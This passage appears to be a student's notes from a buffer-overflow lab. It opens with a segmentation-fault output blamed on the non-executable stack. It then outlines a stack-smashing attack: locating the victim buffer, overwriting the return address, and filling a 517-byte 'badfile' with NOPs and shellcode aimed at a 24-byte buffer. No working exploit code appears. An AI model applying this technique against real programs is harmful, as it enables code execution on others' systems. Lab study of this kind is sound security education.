Segmentation fault (core dumped)
```

Similar to the attempts from Task 2 and Task 3, running the sequence of programs results in a segmentation fault because Ubuntu does not allow executable stacks by default, and we explicitly compiled the program using noexecstack.

Summary



Challenges/Tasks:
1. Where is the start of the buffer (in victim code called stack)?

2. Where is the location to put returen address? And what should be the new return address to put there?

3. Where to put the malicious code (in our case, we will use shell code for illustration purpose).

exploit.c, we added 2 lines of code

its buffer is designed to get 517 byte of data, everywhere NOP, except two areas: 1. new rtn; 2. shell code at the end;

"badfile" on harddisk
517 bytes

stack (victim)

it has a buffer which is supposed to contain only up to 24 bytes